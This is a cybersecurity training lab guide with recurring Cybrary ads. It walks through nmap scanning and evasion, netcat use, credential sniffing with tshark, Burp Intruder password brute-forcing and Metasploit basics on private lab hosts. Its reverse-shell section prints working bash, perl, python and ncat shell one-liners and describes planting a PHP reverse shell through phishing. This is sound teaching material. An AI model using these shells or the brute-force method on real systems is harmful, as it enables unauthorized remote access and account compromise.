

## Module 3 NMAP

**Description:** Students will execute some nmap commands to understand the usage of this tool and the concepts behind it.

**Requirements:** NMAP installed in your machine. You can also use the graphic version of it, which is called ZENMAP.

### Step 1:

```
nmap -sP 10.0.0.0/24
```

Ping scans the network, listing machines that respond to ping.

### Step 2:

The output is a little messy, so let's clean this a bit by using the techniques we learnt in the previous module.

```
nmap -sP 10.211.55.0/24 -oG - | awk '/Up$/{print $2}'
```

### Step 3:

The -6 option enable IPv6 scanning. The syntax is:

```
nmap -6 IPv6-Address-Here
```

### Step 4:

You can now show all packets sent and received

```
nmap --packet-trace 10.211.55.7
```

### Step 5:

How do we detect remote services (server / daemon) version numbers? You can also limit the port numbers you want to scan (since you already know it). This will reduce the network noise and time.

```
nmap -sV -p21,22,80 10.211.55.7
```

Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

## Step 6:

-T is an option for timing template. Numbers range from 0-5 where 5 is the fastest and 0 is the slowest.

```
nmap --packet-trace -T1 10.211.55.7
```

```
nmap --packet-trace -T3 10.211.55.7 (default)
```

```
nmap --packet-trace -T5 10.211.55.7
```

## Step 7:

-A This options makes Nmap make an effort in identifying the target OS, services and the versions. It also does traceroute and applies NSE scripts to detect additional information. This is a quite noisy scan as it applies many different scans. The NSE scripts applied is the default setting of scripts.

-O Make Nmap try decide what OS type it is. The process of OS detection can be quite complex, but also quite simple. It is based of many different factors which I cannot go through here. A simple factor to try decide whether it is a Windows OS or Unix OS is to look at the TTL (Time to live) field on packets being sent from the OS. Windows usually defaults to 128 while Unix defaults to 64.

```
nmap -A -O 10.211.55.7
```

## Step 8:

-sS Perform a TCP SYN connect scan.

-sU Perform an UDP scan

-sN TCP Null scan. This option sends TCP packets with none of the TCP flags set in the packet. If the scan is returned a RST packet it means the port is closed, however if nothing is returned it is either filtered or open.

-sX TCP XMAS scan. This option sends TCP packets with all of the TCP flags set in the packet. Kind of the opposite of the null scan.

-sV Actively probe open ports to try determine what service and version they are running.

---

Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

```
nmap --packet-trace -sS -p21,22,80 10.211.55.7
```

## **Step 9:**

The -f command induces our scan to deploy diminutive fragmented IP packets. Specifically, our command utilizes 16 bytes per fragment which diminishes the number of fragments. Fragmented packets is one of them and consist in sending several tiny packets instead of one normal size packet.

You can use fragmented packets with Nmap using the "-f" option, however, nowadays most firewall and IDS detect fragmented packets.

```
nmap -f 192.168.1.12
```

```
nmap -f -p21,22,80 10.211.55.7
```

## **Step 10:**

Badsum command induces the deployment of an invalid TCP/UDP/SCTP checksum for packets transmitted to our target. As practically every host IP stack would correctly drop the packets, each response accepted is possibly originating from a firewall or Intrusion Detection System that wasn't concerned with confirming the checksum.

```
nmap --badsum 192.168.1.12
```

```
nmap --badsum -p21,22,80 10.211.55.7
```

---

Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

## Module 3 NETCAT

**Description:** Students will execute some netcat commands to understand the usage of this tool and the concepts behind it.

**Requirements:** Two machines with netcat installed

### Step 1:

BANNER GRABBING:

Execute the following netcat command:

```
nc 10.211.55.7 80
```

```
HTTP/1.1 200
```

You'll see this:

```
Server: Microsoft-HTTPAPI/2.0
```

This of course will not be the same for different web servers. Also, this is a really noisy approach as this attempt will be logged by the server.

Another command you can enter is:

```
HEAD / HTTP/1.0
```

This will show no errors and you might see additional information

---

Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

## Step 2:

Now lets try SSH

```
nc 10.211.55.7 22
```

You'll see the SSH version:

```
SSH-2.0-OpenSSH_for_Windows_7.7
```

## Step 3:

You can do the same with FTP.

```
nc 10.211.55.7 21
```

You'll see this:

```
220 Microsoft FTP Service
```

You can do the same for other services (e.g. telnet).

## Step 4:

Lets implement a chat between my windows server and my kali machine.

First, we need to download netcat on windows. Fortunately, Kali has an executable version of the netcat program that can be used on windows. Let see where is located:

```
locate nc.exe
```

We can use the version at "/usr/share/windows-binaries/nc.exe"

Lets now use the scp command to transfer this file over to our windows machine.

---

Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

```
scp /usr/share/windows-binaries/nc.exe  
alejandroguinea@10.211.55.7:"C:\Users\alejandroguinea\Desktop"
```

Now lets open a Remote Desktop connection to windows so you can see both machines at the same time:

```
rdesktop 10.211.55.7 -u alejandroguinea
```

Then we start a listener on Kali with the following command:

```
nc -nlvp 1234
```

And in windows we simply connect to our kali listener:

```
nc 10.211.55.8 1234
```

And voila, you have a chat system.

## **Step 5:**

As you can imagine by now, you can also transfer files.

On Kali, just type:

```
nc -nlvp 1234 < /root/Desktop/Files/AG.png
```

And in windows well receive that file with the command:

```
nc.exe 10.211.55.8 1234 > C:\Users\alejandroguinea\Desktop\AG.png
```

And you have your image.

---

Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

## Module 3 Bind and Reverse shells

**Description:** Students will execute some commands to get reverse shells to create bind shells. They'll also understand the usage of the netcat and ncat tools to create these shells.

**Requirements:** Two machines with netcat, ncat and tcpdump installed.

### Step 1:

First, we start by showing you that even when NC is such a great tool, there's a really important feature missing...

Before I tell you, let me give you an example. First, let's start by implementing the chat between the windows server and my kali machine:

Linux: nc -nlvp 4444

Windows: nc.exe 10.211.55.8 4444

After that, I'll capture traffic with the tcpdump command... You can do the same with Wireshark, even with a nicer interface. But as you advance further in your pentest career, you'll see that most of the time you end up using the terminal to perform all the tasks.

tcpdump -x -X -i eth0 'port 4444'

- -x : When parsing and printing, in addition to printing the headers of each packet, print the data of each packet.
- -X : When parsing and printing, in addition to printing the headers of each packet, print the data of each packet (minus its link level header) in hex and ASCII. This is very handy for analysing new protocols.

You'll see that the message is in clear text:

---

Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

```
14:51:07.931609 IP kali-linux-offsec2019x64.shared.4444 > windows-10-pro-x64.shared.50409:
Flags [P.], seq 3441723867:3441723873, ack 182269064, win 229, length 6
```

```
0x0000: 4500 002e 56d3 4000 4006 6042 0ad3 3708 E...V.@.@.`B..7.
```

```
0x0010: 0ad3 3707 115c c4e9 cd24 89db 0add 3488 ..7..\...$....4.
```

```
0x0020: 5018 00e5 83d5 0000 6865 6c6c 6f0a P.....hello.
```

```
14:51:07.983788 IP windows-10-pro-x64.shared.50409 > kali-linux-offsec2019x64.shared.4444:
Flags [.], ack 6, win 8212, length 0
```

```
0x0000: 4500 0028 e091 4000 8006 9689 0ad3 3707 E..(..@.....7.
```

```
0x0010: 0ad3 3708 c4e9 115c 0add 3488 cd24 89e1 ..7.....4..$..
```

```
0x0020: 5010 2014 83cf 0000 P.....
```

Meaning there's no encryption. So, let's see another netcat option, which is called NCAT.

## Step 2:

NCAT has several additional features and one of them is encryption. So, let's see if we can create a bind/reverse shell.

First, install the ncat version on your Kali with the apt-get command. Then, execute the command:

```
ncat -lvvp 4444
```

- l for listening

- vv for verbose make it interactive

- p for port

If I connect from my Windows machine with netcat, you'll see that the message is still in clear text. I now enable SSL encryption by using the “—ssl” option:

---

Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.



```
ncat -lvvp 4444 --ssl
```

If I connect from my windows machine using netcat, this will fail as netcat doesn't use encryption.

I now need to transfer a ncat executable to my windows. I have already downloaded the zip file so I now just execute the command to transfer it to my windows:

```
scp /root/Desktop/Files/ncat.zip alejandroguinea@10.211.55.7:"C:\Users\alejandroguinea\Desktop"
```

I then execute the following command on windows:

```
ncat.exe -v 10.211.55.8 4444 --ssl
```

And the handshake fails due to a protocol problem. I then execute the following command to see if the error is at my kali machine:

```
cat /etc/ssl/openssl.cnf | grep MinProtocol
```

It seems that way. So I change that value to TLSv1 and execute the same commands again.

To send back an encrypted reverse shell, just need to add the option "-e '/bin/bash -i'"

```
ncat -lvvp 4444 -e '/bin/bash -i' --ssl
```

And then connect from my windows machine using the SAME command.

BUT, ncat and netcat are NOT the only thing you can use to send back reverse shells. You can do that by using programming languages like php, perl and python.

---

Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

## Step 3:

Lets start by checking a php example. By default, Kali has several “web shells” in the following directory:

```
ls /usr/share/webshells/
```

As php is a language that is actually executed at the server side, we'll use that as the example. Lets copy the php-reverse-shell.php to our apache web root:

```
cp /usr/share/webshells/php/php-reverse-shell.php /var/www/html/rvs.php
```

Then, we modify some fields with our nano text editor:

```
$ip = '10.211.55.7'; // CHANGE THIS  
$port = 1234;      // CHANGE THIS
```

As this will throw a reverse shell, we have to put the ip and port that will be listening once the victim hits the webpage.

We send the malicious link to our victim (maybe through a phishing email)

We now hit the url on our windows machine:

```
http://10.211.55.7/rvs.php
```

And fire up a netcat listener on our windows machine:

```
nc.exe -nlvp 1234
```

---

Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

And we have a reverse shell that came from a php code.

#### Step 4:

To get reverse shells in different programming languages, you can also use:

BASH:

```
bash -i >& /dev/tcp/10.211.55.7/1234 0>&1
```

PERL:

```
perl -e 'use Socket;$i="10.211.55.7";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

PYTHON:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.211.55.7",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

## Module 3 Wireshark/tcpdump

**Description:** Students will execute some commands to generate traffic and they'll filter that traffic to see specific information. They'll also understand the usage of the wireshark and tcpdump tools to filter and analyze said traffic.

**Requirements:** Two machines communicating with each other and wireshark/tcpdump installed

### Step 1:

Execute the following two commands:

Linux: nc -nlvp 4444

Windows: nc.exe 10.211.55.8 4444

I capture again the traffic with the tcpdump command:

```
tcpdump -x -X -i eth0 'port 4444'
```

You'll see that the message is in clear text:

```
14:51:07.931609 IP kali-linux-offsec2019x64.shared.4444 > windows-10-pro-x64.shared.50409:
Flags [P.], seq 3441723867:3441723873, ack 182269064, win 229, length 6
```

```
0x0000: 4500 002e 56d3 4000 4006 6042 0ad3 3708 E...V.@.@.`B..7.
```

```
0x0010: 0ad3 3707 115c c4e9 cd24 89db 0add 3488 ..7..\...$....4.
```

```
0x0020: 5018 00e5 83d5 0000 6865 6c6c 6f0a P.....hello.
```

```
14:51:07.983788 IP windows-10-pro-x64.shared.50409 > kali-linux-offsec2019x64.shared.4444:
Flags [.], ack 6, win 8212, length 0
```

```
0x0000: 4500 0028 e091 4000 8006 9689 0ad3 3707 E..(..@.....7.
```

```
0x0010: 0ad3 3708 c4e9 115c 0add 3488 cd24 89e1 ..7....\..4..$..
```

Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

0x0020: 5010 2014 83cf 0000

P.....

## Step 2:

If I switch to ncat:

Linux: ncat -lvvp 4444 --ssl

Windows: ncat.exe -v 10.211.55.8 4444 —ssl

I fire up my tcpdump command and now you can see that the connection is NOT in clear text:

56185370, win 245, length 37

0x0000: 4500 004d 7d98 4000 4006 395e 0ad3 3708 E..M}.@.@.9^..7.

0x0010: 0ad3 3707 115c c5c7 126c e340 b629 b01a ..7..\..l.@.)..

0x0020: 5018 00f5 83f4 0000 1703 0100 20b8 3728 P.....7(

0x0030: 28f0 60e9 db94 d7f3 3e68 03ee 246f 3599 (.`.....>h..\$o5.

0x0040: 1781 8d93 0be7 32ca a0b1 73e5 dc .....2...s..

15:23:15.478755 IP windows-10-pro-x64.shared.50631 > kali-linux-offsec2019x64.shared.4444:

Flags [.], ack 37, win 8212, length 0

0x0000: 4500 0028 e135 4000 8006 95e5 0ad3 3707 E..(.5@.....7.

0x0010: 0ad3 3708 c5c7 115c b629 b01a 126c e365 ..7....\.)...l.e

0x0020: 5010 2014 83cf 0000 P.....

## Step 3:

I start wireshark by simply typing that in the shell:

Wireshark

Then I just put “port 80” to capture only HTTP traffic. I then hit the windows HTTP server:

http://10.211.55.7/

Brought to you by:


**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

I then start a machine that contains a web server and then access the http login page. I go to the URL.

`http://10.211.55.13/admin/login.php`

Then enter the credentials. On the wireshark search bar, I enter:



#### Step 4:

As I told you before, most of the time you'll be using only the terminal. For that, wireshark has a command line application called "tshark". If you have wireshark, then you have tshark installed.

To listen to all the http packets and print the payload, we use the command:

```
tshark -V -i eth0 'tcp port 80'
```

Then we hit again the URL on the machine that contains the web server. We can even grep the output to search for a specific string, in this case, the username and password:

```
tshark -V -i eth0 'tcp port 80' | grep "Form item:"
```

Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

## Module 3 Burpsuite

**Description:** Students will take a look at the burpsuite GUI and will configure each tab to perform different proxy tasks.

**Requirements:** A machine with a web server installed and a machine with burpsuite installed?


### Step 1:

I downloaded the BWAPP virtual machine:

[https://sourceforge.net/projects/bwapp/files/bee-box/bee-box\\_v1.6.7z/download](https://sourceforge.net/projects/bwapp/files/bee-box/bee-box_v1.6.7z/download)

We'll use burpsuite to intercept the traffic going from our Kali machine to the beebox server.

So, first we need to tell burpsuite where to listen.




### Step 2:

Now we have to tell our browser to go through this proxy. We to go “preferences” and in the search bar we type network:


Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.



Then we just tell it to go to our burpsuite proxy



### Step 3:


If I simply go to the beebbox login page and type the default credentials, you'll see that burp intercepts the connection.

Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.






#### Step 4:

Burpsuite will create a site map under the scenes:

Brought to you by:

**CYBRARY** | FOR BUSINESS


Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.



## Step 5:

THIS WILL SHOW ALL THE INFORMATION AND OTHER PAGES ON THE WEB SERVER.

You see all the other links because the web page or web server we hit contains all those links under the scenes. Maybe on the source code or the web page actually loads a script from those pages. To avoid all these garbage, we can add the site we really care about to the Scope (right click -> Add to scope). Then we hit the "Filter bar" and tell it to show only in-scope items.



Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

## Step 6:

But what's the point of the "spider" then? It can build more data and go further.

Remember, we have to limit our scope. If we don't do that, the spider will go through all the links we saw before and we might end up in trouble.

I start a test just with the options as default on the spider. Then, I stop the spider and enable the "don't submit login forms" options to avoid getting a prompt every time a form is found. To back to the Target tab and you'll see that I now have WAY more information.

We turn on intercept again and we go to a login page:

`http://10.211.55.14/bWAPP/ba_insecure_login_1.php`

We then take an "action" and send it to intruder.

On the Positions tab, we can see some highlights which means they are possible intrusion or injection points. We eliminate the symbol to avoid switching those values but we leave password.

## Step 7:

Then we go to the Payload tab to add a payload. Since we're not using the pro version, we have to load our own word list.

Kali has several wordlist by default. For example,

`cat /usr/share/wordlists/rockyou.txt`

## Step 8:

Now, for each request, it'll forward the static values with each password.

As we're using the free version, we'll not wait for this to pass.

Finally, we can go to the repeater. We can take one request and repeat it as many times we want.

---

Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

# CYBRARY

We can change parameters and see what's the result.

Maybe we want to test passwords manually. Lets try with bee/test combination.


As you can see, you can select to see the result in raw, the headers, the hex, the HTML and even render the output.

As you can see, it says the credentials didn't work.

Now lets try with the correct credentials:

login=tonystark&password=I am Iron Man&form=submit

As you can see, it works:



Enter your credentials.

Login:

Password:

Login Successful login! You really are Iron Ma

Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

## Module 3 Metasploit Basics

**Description:** Students will take a look at the Metasploit framework console (msfconsole) and will use some modules to perform different tasks.

**Requirements:** Kali machine with Metasploit installed.

### Step 1:

To show the scanner, you'll have to execute the following commands:

```
Msfconsole
search portscan
use auxiliary/scanner/portscan/syn
show options
set RHOSTS 10.211.55.4
```

You can even run nmap from the msfconsole:

```
nmap -sV 10.211.55.4
```

### Step 2:

